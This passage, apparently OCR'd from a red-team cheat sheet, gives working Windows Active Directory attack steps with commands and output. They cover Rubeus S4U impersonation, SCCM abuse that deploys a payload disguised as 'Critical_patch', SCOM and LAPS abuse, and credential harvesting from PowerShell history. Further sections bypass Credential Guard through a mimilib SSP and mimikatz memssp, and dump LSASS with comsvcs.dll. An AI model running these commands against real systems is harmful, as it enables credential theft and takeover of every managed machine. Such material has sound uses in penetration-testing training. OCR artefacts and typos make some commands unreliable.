
Attacker-PC

Convert the **malic$** password ‘**wow**’ to NTLM format

```
Rubeus.exe s4u /user:attacker-pc$ /rc4:<> /msdsspn:CIFS/<Target_Mach> /impersonateuser:Administrator /ptt
```

B) Abusing SCCM

- Thoughts
  - Needs Local Admin Rights or SCCM-Admin access
  - We can compromise each & every machine administrated by SCCM Server
  - SCCM Traffic mostly goes un-monitored



Reference : https://github.com/PowerShellMafia/PowerSCCM/blob/master/PowerSCCM.ps1

Abuse Steps

```
. .\PowerSCCM.ps1.ps1

Find-LocalSCCMInfo –verbose
```

```
PS C:\Users\sccmadmin\Desktop> . .\PowerSCCM.ps1
PS C:\Users\sccmadmin\Desktop> Find-LocalSccmInfo -Verbose

SiteCode ManagementServer
-------- ----------------
CWF      WIN2k19-SCCM.cwf.com
```

```
New-SccmSession -ComputerName WIN2k19-SCCM.cwf.com -SiteCode CWF -ConnectionType WMI -Verbose
```

```
PS C:\Users\sccmadmin\Desktop> New-SccmSession -ComputerName WIN2k19-SCCM.cwf.com -SiteCode CWF -ConnectionType WMI -Verbose
VERBOSE: Connecting to Sccm server\site WIN2k19-SCCM.cwf.com\CWF via WMI
VERBOSE: Running WMI query on session CWF1: SELECT * FROM SMS_R_System


Id             : 1
Name           : CWF1
ComputerName   : WIN2k19-SCCM.cwf.com
Credential     :
SiteCode       : CWF
ConnectionType : WMI
SccmVersion    : 5
Permissions    : {ALL}
Provider       : \\WIN2K19-SCCM\ROOT\sms:SMS_ProviderLocation.Machine="WIN2k19-SCCM.cwf.com",SiteCode="CWF"
```

Abuse Steps, contd..

```
Get-SccmSession | Get-SccmComputer -Verbose
```

```
PS C:\Users\sccmadmin\Desktop> Get-SccmSession | Get-SccmComputer -Verbose
VERBOSE: Running WMI query on session CWF1: SELECT * FROM SMS_R_System


Name                : WIN2K19-SCCM
FullDomainName      : CWF.COM
IPAddresses         : {192.168.1.2}
LastLogonUserDomain : CWF
LastLogonUserName   : sccmadmin

Name                : WIN2K19-SCOM
FullDomainName      : CWF.COM
IPAddresses         : {192.168.1.4}
LastLogonUserDomain :
LastLogonUserName   :

Name                : WIN2K19
FullDomainName      : CWF.COM
IPAddresses         : {192.168.1.3}
LastLogonUserDomain :
LastLogonUserName   :

Name                : WDAC-TEST
FullDomainName      : CWF.COM
IPAddresses         : {192.168.1.10}
LastLogonUserDomain :
LastLogonUserName   :
```

```
Get-SccmSession | Get-SccmPrimaryUser | ?{$_.UniqueUserName -eq "CWF\administrator"}|Select-Object ResourceName
```

Abuse Steps, contd..

```
Get-SccmSession | New-SccmCollection -CollectionName "Vuln_Targets" -CollectionType "Device"
```

```
PS C:\Users\sccmadmin\Desktop> Get-SccmSession | New-SccmCollection -CollectionName "Vuln_Targets" -CollectionType "Device"


Path          : \\WIN2k19-SCCM.cwf.com\Root\SMS\site_CWF:SMS_Collection.CollectionID="CWF00015"
RelativePath  : SMS_Collection.CollectionID="CWF00015"
Server        : WIN2k19-SCCM.cwf.com
NamespacePath : Root\SMS\site_CWF
ClassName     : SMS_Collection
IsClass       : False
IsInstance    : True
IsSingleton   : False
```

```
Get-SccmSession | Get-SccmCollection | ?{$_.Name -eq "Vuln_Targets"}
```

Abuse Steps, contd..

```
Get-SccmSession | Add-SccmDeviceToCollection -ComputerNameToAdd "WIN2K19" -CollectionName "Vuln_Targets"
```

Create Payload

```
Get-SccmSession | New-SccmApplication -ApplicationName "Payload" -PowerShellB64
```

```
Get-SccmSession | Get-SCCMApplicatoin | ?{$_.LocalizedDisplayName -eq “Payload"}
```

Deploy Payload & Execute it


```
Get-SccmSession | New-SccmApplicationDeployment -ApplicationName "Payload"
    -AssignmentName “Critical_patch” -CollectionName “Vuln_devices”
```

```
Get-SccmSession | Invoke-SCCMDeviceCheckin –CollectionName “Vuln_devices”
```

For Manual Steps Follow : https://enigma0x3.net/2015/10/27/targeted-workstation-compromise-with-sccm/

B) Abusing SCOM


- Thoughts
  - Needs **Local Admin** Rights or SCOM-**Administrators** or **Authors** privileges on the SCOM server
  - Tasks can be scheduled on any monitored server even on DCs
  - Scripts that comes under SCOM agent runs as SYSTEM by default.



Video : SCOM Abuse

C) Abusing Mis-configured

- Local Administration Password Solution (LAPS)



Abuse Steps

Identify users having **Read Permission** over user objects in existing OUs (via **PowerView** Module):

```
Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs | Where-Object {
 ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and
 ($_.ActiveDirectoryRights -match 'ReadProperty')
 } | ForEach-Object { $_ | Add-Member NoteProperty 'IdentitySID' $(Convert-NameToSid $_.IdentityReference).SID;
$_ }
```

Enumerate users having **Read Permission** over objects in existing OUs (via **LAPS** Module):

```
Import-Module AdmPwd.PS.psd1

Find-AdmPwdExtendedRights -Identity OUDistinguishedName
```

Pwn them & then Read Clear-text passwords via **LAPS** Module :

```
Get-ADComputer -Identity <Target_Comp> -Properties msmcs-admpwd | select -ExpandProperty ms-mcs-admpwd

Get-AdmPwdPassword -ComputerName <Target_Comp>
```

D) Credential Access

D.1 PowerShell PS-ReadLine Module

- PowerShell Module comes installed in latest WMF 5.0
- Logs all PowerShell commands by-default
- File Location

```
%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

- Many System Administrators uses PowerShell for Automation & Administration, hence there are high chances of presence of credentials in the above **txt** file.

```
PS C:\Users\Doctor> (Get-PSReadLineOption).HistorySavePath
C:\Users\Doctor\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

D.2 Credential Guard Bypass

- Via Custom SSP

Drop the mimilib.dll to system32 and add **mimilib.dll** to "**HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages**":

```
$packages = Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages'| select
-ExpandProperty 'Security Packages'

$packages += "mimilib"

Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' -Value $packages

Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name 'Security Packages' -Value $packages
```

Using mimikatz, inject into lsass (Not stable with Server 2016):

```
Invoke-Mimikatz -Command '"misc::memssp"'
```

All logons are now logged in clear too:

```
C:\Windows\system32\kiwissp.log
```

Reference : https://cheats.philkeeble.com/active-directory/ad-persistance

- Credential Guard Bypass (Memory Patching of **WDigest.dll** to disable Credential Guard)
  - "**Wdigest**" can be enabled on a system where Credential Guard is running by patching the values of **g_fParameter_useLogonCredential** and **g_IsCredGuardEnabled** (of wdigest.dll) in memory.


Reference : https://teamhydra.blog/2020/08/25/bypassing-credential-guard/
POC : https://gist.github.com/N4kedTurtle/8238f64d18932c7184faa2d0af2f1240

D.3 Interesting LSASS Dumping Techniques

- Via "**comsvcs.dll**"
  - "C:\Windows\System32**comsvcs.dll**" export a function called "**MiniDumpW"**
  - This function can be used to create a "**MiniDump**" of any process on-demand
  - "comsvcs.dll" is located in every Windows Machine & rundll32.exe is used in conjunction with the DLL


```
Rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump [lsass.exe PID] C:\Windows\Temp\lsass.dmp full
```

  - However Administrator-level privileges are required for creating process dump.




(via **Werfault.exe**)

- WerFault.exe is used to create dumps of crashed process
